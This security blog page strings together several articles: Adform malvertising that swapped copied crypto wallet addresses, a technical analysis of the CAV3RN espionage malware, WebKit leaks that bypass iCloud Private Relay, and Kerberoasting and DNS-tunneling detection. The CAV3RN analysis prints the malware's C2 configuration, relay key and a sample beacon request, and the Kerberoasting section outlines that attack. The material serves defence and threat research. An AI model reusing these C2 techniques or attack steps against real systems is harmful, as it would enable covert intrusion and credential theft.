Android 17 becomes the first major mobile OS to enable Encrypted Client Hello (ECH) by default, hiding visited website names from ISPs and network eavesdroppers.
O Adform, uma importante plataforma de publicidade, permaneceu comprometido por aproximadamente 24 horas (desde o fim do dia 26 de julho até a noite de 27 de julho) após ser alvo de um ataque por invasores desconhecidos. Poucas pessoas fora do setor conhecem o nome, mas o Adform veicula cerca de 1,5 bilhão de impressões de anúncios todos os dias em dezenas de milhares de sites. Isso significa que qualquer pessoa que visitasse um site que veiculasse anúncios do Adform poderia ter sido alvo do ataque.
Os invasores não estavam tentando instalar malware. Em vez disso, eles executaram um script no navegador da vítima que verificava a área de transferência a cada três segundos. Se detectasse que um endereço de carteira de criptomoedas havia sido copiado, o script o substituía pelo endereço de carteira dos invasores. Assim, se alguém tivesse um site com o anúncio malicioso aberto em uma guia do navegador e estivesse realizando uma transação com criptomoedas em outra guia ou em um aplicativo dedicado, os fundos poderiam acabar nas mãos dos invasores. Os responsáveis pelo Adform detectaram o ataque e corrigiram o problema, mas não há garantia de que um incidente semelhante não volte a acontecer. Por isso, todos os usuários devem se proteger contra publicidade maliciosa. Confira nossas dicas no final desta postagem.
O que sabemos sobre o ataque ao Adform
Não há muitas informações disponíveis, pois a declaração oficial da empresa aborda apenas o que aconteceu e quando, sem explicar a causa do incidente. Uma pesquisa independente revelou detalhes técnicos sobre como usuários comuns foram alvo do ataque, mas nada disso explica como o próprio Adform foi invadido inicialmente.
O que está claro é que os invasores inseriram seu próprio código no JavaScript carregado em todos os sites que veiculavam anúncios do Adform. Sempre que um anúncio estava prestes a ser exibido, o script era carregado do servidor do Adform, selecionava o anúncio correto e o exibia. No entanto, os invasores haviam acrescentado um conjunto de funções maliciosas: monitorar a área de transferência, enviar ao próprio servidor dados sobre o site em que o ataque ocorreu e o endereço IP da vítima, além de substituir endereços de carteiras de Bitcoin, Ethereum e Tron.
Para que o ataque funcionasse, bastava uma guia do navegador aberta com qualquer site que veiculasse anúncios do Adform. Não importava o tipo de site, a aparência do anúncio ou a qual anunciante ele pertencia. A única coisa que importava era se o site usava HTTP ou HTTPS. Segundo o Adform, o ataque não poderia ser realizado em um site carregado por HTTPS, pois, nesse caso, a conexão com o servidor dos invasores era bloqueada.
A empresa não divulgou informações sobre quantos usuários foram afetados nem sobre quantos sites ainda veiculam conteúdo e anúncios por HTTP.
Anúncios maliciosos fazem parte do nosso dia a dia
Infelizmente, anúncios on-line perigosos se tornaram um problema sistêmico. E não estamos falando apenas de anúncios de suplementos de procedência duvidosa ou de jogos de azar. Estamos falando de anúncios que disseminam malware ou levam a sites criados para roubar dados de pagamento e outras informações valiosas. Os invasores construíram uma infraestrutura em escala industrial para realizar esse tipo de ataque e utilizam diversas abordagens.
• Sequestro das contas de anúncios de marcas legítimas e respeitáveis. Basta roubar a senha de alguém da equipe de marketing. A partir daí, os cibercriminosos veiculam anúncios se passando pela empresa que invadiram e promovendo atualizações falsas de aplicativos, promoções fraudulentas e golpes semelhantes. Nos piores casos, como nas invasões de contas da adtech.de e da adxpansion.com, os invasores conseguiram veicular anúncios que redirecionavam as vítimas diretamente para a instalação automática de malware (downloads drive-by).
• Comprar anúncios diretamente. Isso mesmo. Os invasores simplesmente criam suas próprias contas de anunciante e veiculam anúncios para seus sites de phishing e malware, como qualquer outra empresa na Internet.
Como os anúncios aparecem praticamente em todos os lugares, em sites, aplicativos e redes sociais, essas ameaças podem surgir em praticamente qualquer contexto. E existem variações dessa ameaça tanto em computadores quanto em dispositivos móveis.
• Use um serviço de DNS seguro com filtragem de conteúdo integrada. Eles são eficazes no bloqueio da maioria das redes de anúncios conhecidas. A ideia é simples: sempre que seu dispositivo tenta se conectar a um servidor, o serviço DNS bloqueia solicitações para domínios de anúncios conhecidos. Isso desativa os anúncios em todos os lugares de uma só vez: em smart TVs, em todos os navegadores e em aplicativos para dispositivos móveis. Alguns provedores de Internet oferecem esse serviço, mas uma solução mais simples e universal é configurar o DNS seguro no roteador da sua casa seguindo nosso guia.
• Ative os bloqueadores de anúncios e rastreadores em sua solução completa de cibersegurança. Recomendamos Kaspersky Premium, que chama esse recurso de Antibanner. Esse tipo de proteção é especialmente importante durante viagens, pois o DNS seguro pode causar problemas de conexão em hotéis, restaurantes e aeroportos.
• Use proteção para o navegador. Um software de segurança básico pode impedir o download e a execução de um malware de roubo de dados, mas um pequeno script, como o usado no ataque ao Adform, ainda pode passar despercebido. Para se proteger contra esse tipo de ameaça, use uma solução capaz de analisar o que realmente está acontecendo no navegador. No Kaspersky Premium, esse recurso é oferecido pela extensão de navegador Kaspersky Protection. Ela protege contra a coleta de dados on-line, bloqueia banners de anúncios, protege seus pagamentos, protege o que você digita e bloqueia ataques de phishing.
Quer saber quais outros riscos podem estar escondidos nos anúncios on-line e como se proteger? Confira outras postagens:
Criminals are hacking into public Wi-Fi devices—at hotels, conference centers, and so on—around the world and changing their DNS settings. The goal is to redirect users to fake login pages and steal their credentials.
Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
Multi-transport C2 communication module
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
Command
Functionality
s_version
Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config
Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog
Enables diagnostic logging at the Debug level.
s_deLog
Disables diagnostic logging and sets the logging level to Fatal.
s_write
Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
Fourth octet
None (0)
GIDFailed (1)
GoogleFailed (2)
DirectFailed (3)
120 (0x78)
Google Apps Script
Direct HTTPS
Direct HTTPS
Google Apps Script
130 (0x82)
Direct HTTPS
Direct HTTPS
Direct HTTPS
Close the transaction (no channel)
140 (0x8C)
Exception
Exception
Exception
Exception
All other values
Google Apps Script
Google Apps Script
Google Apps Script
Google Apps Script

During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.
CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.
DNS-based deployment-ID freshness check

The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.
DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.
Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
Google Apps Script channel
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
Direct HTTPS channel
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:
GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
Inter-component DLL broker
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
Command
Function
000
Lists loaded component names and versions
001
Lists every DLL path discovered by the scanner
002
Lists each loaded component’s path, name, and version
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Infrastructure
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
Three WebKit mechanisms have been discovered to bypass Apple’s iCloud Private Relay. In fact, the mechanisms can bypass any browser‑level proxy configuration, including Psylo’s proxy, Tor-on-iOS proxy setups, and so on.
Private Relay is a VPN-like system for Safari on iOS which is meant to prevent websites from viewing the visitor’s IP address and location.
But because all three methods described by the researchers occur outside WebKit’s normal page loading path, Apple’s iCloud Private Relay never sees them and, as a result, means you can’t hide your IP address or Domain Name System (DNS) path in these cases.
The three features are:
DNS prefetching Modern browsers try to be faster by looking up the IP addresses of links on a page before you click them, a feature known as DNS prefetching. In WebKit, these DNS lookups can bypass the configured proxy/relay and go straight through the system’s normal DNS stack, exposing which DNS servers you are using and, indirectly, where you really are. Even if the actual page load goes through Private Relay, the prefetch DNS queries can still leak metadata about your network.
WebAuthn and passkeys WebAuthn (the standard behind passkeys) sometimes needs to fetch a small file from the website’s domain to verify that the credential is being used on the right site. The researchers found that, on Apple platforms, this fetch is performed outside the usual WebKit page‑loading path, which means it is not sent through the Safari proxy or Private Relay. The result is that a site using passkeys can cause your device to contact it directly, revealing your true IP address even if the rest of your browsing is supposedly hidden behind a relay.
WebTransport and related technologies WebTransport is a newer API that gives websites a way to open low‑latency, bidirectional connections to a server. In the scenarios the researchers tested, these WebTransport connections were also initiated outside the proxied WebKit code path, creating another route for sites to receive traffic straight from the device. That traffic again carries the device’s real IP, not the relay or proxy IP the user expects.
From a user‑experience point of view, the problem is that all three mechanisms look like normal browser behavior and require no special tricks from a malicious site.
What’s affected
Affected are Safari on iOS and macOS when Private Relay is used, because Private Relay is implemented as a WebKit‑level proxy that only applies to Safari traffic. Additionally, any iOS/macOS browser or app that relies on WebKit’s proxy configuration to hide the IP (e.g., Psylo, Onion Browser/Tor on iOS, and other proxy browsers), since they all hit the same WebKit behavior.
And that’s not necessarily all. For most of iOS’s history, any app that browsed the web had to use Apple’s WebKit framework and JavaScript engine. This meant that Chrome, Firefox, Edge, Brave, and other browsers on iPhone were effectively different shells around the same WebKit engine Safari uses. Under pressure from the EU’s Digital Markets Act (DMA), Japan’s Smartphone Act, and similar regulatory pushes, Apple introduced a mechanism for non‑WebKit engines, but only in constrained ways.
Malwarebytes’ Senior manager for iOS software Roman Dvoinev commented:
“Basically the API has been “open” for a while, but no browser vendor has actually shipped a non-WebKit browser yet. Major players are still in prototype phase, as Apple’s bar for shipping a browser to iOS is very high.”
Malwarebytes VPN is not affected, since it tunnels the device’s entire network traffic at the system level.
Once the attacker has breached the corporate network, subsequent stages of the attack often involve leveraging standard domain infrastructure protocols: using Kerberos, running DNS queries, accessing internal services, opening network shares, and other common networking actions. Because this activity is virtually indistinguishable from legitimate network traffic, it is extremely difficult to detect it with traditional network attack detection tools.
Kerberoasting and DNS tunneling have long ceased to be exotic techniques. They are becoming standard methods in modern attacks because they allow attackers to execute critical compromise stages while remaining undetected by traditional security tools. A clear example of this trend is seen in latest campaigns, employing both Kerberoasting and DNS tunneling.
Traditional network security tools perform well when the attack features a distinct and identifiable indicator: a characteristic query string, a known malicious traffic pattern, or the source code of an already discovered exploit. While this approach to threat detection remains effective, it cannot always be applied to discovering network attacks that blend seamlessly with legitimate traffic inside a corporate network.
Instead of searching for explicit indicators of attack, Network Anomaly Detection (NAD) analyzes all traffic for suspicious artifacts that deviate from the host’s typical network activity. Within Kaspersky’s solution portfolio, this technology is implemented specifically in the Kaspersky Anti Targeted Attack (KATA) platform.
The system analyzes network traffic data (DNS, DCE/RPC, Kerberos and other packets) and extracts key parameters used to identify anomalous behavior. This approach enables searching for attacks on domain controllers, signs of traffic tunneling and exfiltration, C2 communications, and other scenarios that may point to compromise of network infrastructure.
However, Network Anomaly Detection is not built on a single, universal set of indicators. Each attack scenario employs tailored detection models that account for the specifics of the corresponding network protocol, typical host behavior, and characteristic deviations from that baseline. This article examines two practical examples – detecting Kerberoasting and DNS tunneling – to demonstrate how these principles are implemented in KATA’s NAD rules and why this approach proves more effective than traditional signature-based analysis.
Kerberoasting attack detection by KATA
Why standard tools have a hard time detecting Kerberoasting
The Kerberoasting attack leverages the standard operational logic of the Kerberos protocol. The attacker identifies service accounts configured with a Service Principal Name (SPN), requests a Ticket-Granting Service (TGS) ticket for them, and attempts to crack the password offline using a dictionary attack against the retrieved ticket. If the password is weak or hasn’t been changed in a long time, the adversary can bruteforce it to get it in cleartext. Subsequently, these compromised credentials can be leveraged for both vertical and horizontal movement across the network.
The essence of a Kerberoasting attack is that an adversary possessing a compromised low-privileged account and a valid Ticket-Granting Ticket (TGT) for that account can request TGS tickets with weakened encryption for service accounts with SPNs. Crucially, it doesn’t matter whether the compromised account actually holds access permissions for those services. Having obtained these tickets, the attacker can then take them offline and bruteforce the service account’s password by trying to decrypt the corresponding ticket locally, without generating any network activity. As the encryption key is based on the password hash, the adversary can guess the password upon finding the correct key.
The attacker’s objective is to find a service account that has a simple password. Most likely, this will be an account created manually by the administrators of the infrastructure or a service. This is precisely why attackers are not interested in system service accounts with SPNs (such as CIFS/fileserver.company.local); these are generated automatically and feature highly complex passwords that are impossible to bruteforce.
We should note that the TGS ticket requests made by attackers are identical to standard, legitimate requests. Every domain naturally exhibits a high volume of Kerberos traffic. Therein lies the primary challenge of detecting Kerberoasting: legitimate service ticket requests (TGS-REQ) are indistinguishable from those issued by attackers. Consequently, the primary detection method relies on correlating indirect indicators rather than signature matching. Key indicators include an anomalous request source (atypical host or user account), a surge in requested SPNs within a short time window, attempts to obtain service tickets for sensitive or privileged service accounts, and off-hour timing or unusual request volume when benchmarked against the historical profile of both the user and the host.
Most of these indicators can be detected using NAD technology, which helps analysts cut through high volumes of Kerberos traffic to establish a concrete hypothesis: who initiated the Kerberoasting attack, which service accounts are at risk, and why this activity deviates from the baseline.

